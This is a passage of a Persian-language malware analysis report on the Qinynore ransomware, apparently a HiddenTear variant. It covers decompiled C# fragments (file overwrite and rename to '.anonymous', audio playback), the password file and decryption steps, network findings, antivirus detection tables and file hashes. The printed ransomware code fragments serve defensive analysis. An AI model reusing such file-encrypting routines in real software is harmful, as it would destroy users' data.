    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".anonymous");
}
```

قطعه کد زیر مربوط به فرایند پخش صوت می‌باشد :

playaudio() : void


```
// hidden_tear.Form1
// Token: 0x06000010 RID: 16 RVA: 0x00002746 File Offset: 0x00000946
private void playaudio()
{
    new SoundPlayer(Resources.song).Play();
}
```

باج‌افزار Qinynore فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.


mscoree.dll
_CorExeMain

فرایند رمزگشایی :

طبق بررسی‌های صورت گرفته باج‌افزار Qinynore پس از اجرا یک فایل متنی تحت عنوان READ_ME.txt که محتوای آن شامل پسورد مربوط به رمزگذاری فایل‌ها می‌باشد را در مسیر C:\Users\SADEGH\AppData\Roaming ایجاد می‌کند. تصویر زیر مربوط به این فایل می‌باشد :



در مرحله‌ی بعد قربانیان بایستی ابزار رمزگشایی را اجرا نمایند و با استفاده از پسورد بدست آمده اقدام به رمزگشایی فایل‌های خود نمایند. تصویر زیر مربوط به این فرایند می‌باشد :



تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبـان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار Qinynore نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ٤٧ مورد از ٦٧ آنتی ویروس و آنتی بـدافزار موجـود در سـامانه VirusTotal قـادر بـه شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.REntS.Gen.1	AegisLab	Trojan.Win32.Generic.4!c
AhnLab-V3	Malware/Win32.Generic.C1020407	ALYac	Trojan.Ransom.HiddenTear
Antiy-AVL	Trojan[Ransom]/MSIL.Ryzerlo	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira	HEUR/AGEN.1016243
BitDefender	Gen:Heur.Ransom.REntS.Gen.1	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
CrowdStrike Falcon	malicious_confidence_80% (D)	Cybereason	malicious.e65b32
Cylance	Unsafe	Cyren	W32/Ransom.IQ.gen!Eldorado
DrWeb	Trojan.Encoder.10598	Emsisoft	Gen:Heur.Ransom.REntS.Gen.1 (B)
eScan	Gen:Heur.Ransom.REntS.Gen.1	ESET-NOD32	a variant of MSIL/Filecoder.AK
F-Prot	W32/Ransom.IQ.gen!Eldorado	F-Secure	Gen:Heur.Ransom.REntS.Gen.1
Fortinet	MSIL/Filecoder.Z!tr	GData	MSIL.Trojan-Ransom.Cryptear.H
Ikarus	Trojan-Ransom.HiddenTear	Jiangmin	Trojan.Generic.bnniw
K7AntiVirus	Trojan (004de29f1)	K7GW	Trojan (004de29f1)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.HiddenTear
MAX	malware (ai score=100)	McAfee	Ransomware-FTD!49C158EE65B3
McAfee-GW-Edition	Ransomware-FTD!49C158EE65B3	Microsoft	Ransom:MSIL/Ryzerlo.B
NANO-Antivirus	Trojan.Win32.Encoder.fhsapi	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.ec8
Rising	Ransom.Ryzerlo!8.782 (TFE:C:hdzBs4KIXBK)	Sophos AV	Mal/Cryptear-A
Symantec	Ransom.HiddenTear!g1	Tencent	Win32.Trojan.Fakedoc.Auto
TrendMicro	Ransom_RAMSIL.SM	TrendMicro-HouseCall	Ransom_RAMSIL.SM
VBA32	TScope.Trojan.MSIL	ViRobot	Trojan.Win32.Ransom.2802176
Webroot	W32.Ransomware.Gen	Zillya	Trojan.Generic.Win32.71805
ZoneAlarm	HEUR:Trojan.Win32.Generic	Alibaba	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۷ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

پرینت

نام فایل: Honest_Sample_5bbf2584ade29a7d17a4f43a.bin.49c158ee65b32cb7f4ca6a769c90bfc0

حجم فایل: ۲.۷ مگابایت

تاریخ اسکن: ۲۵ آبان ۱۳۹۷ - ۳:۳۰

MD5: 49c158ee65b32cb7f4ca6a769c90bfc0

SHA1: f047d2888c29ee711a9ca627d09f0ddce343c54a

SHA256: b4902aa2802656f873111b272c03ad93ca2dd53c0c612b9d310c982f4afa497b

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
clamav	✓	Clean
avast	ii	Dangerous
comodo	ii	Dangerous
kaspersky	✓	Clean
eset	ii	Dangerous a variant of MSIL/Filecoder.AK trojan
fsecure	✓	Clean
بادویش	✓	Clean
sophos	ii	Dangerous Mal/Cryptear-A
symantec	ii	Dangerous Ransom.HiddenTear!g1
drweb	ii	Dangerous Trojan.Encoder.10598\nScanned
bitdefender	ii	Dangerous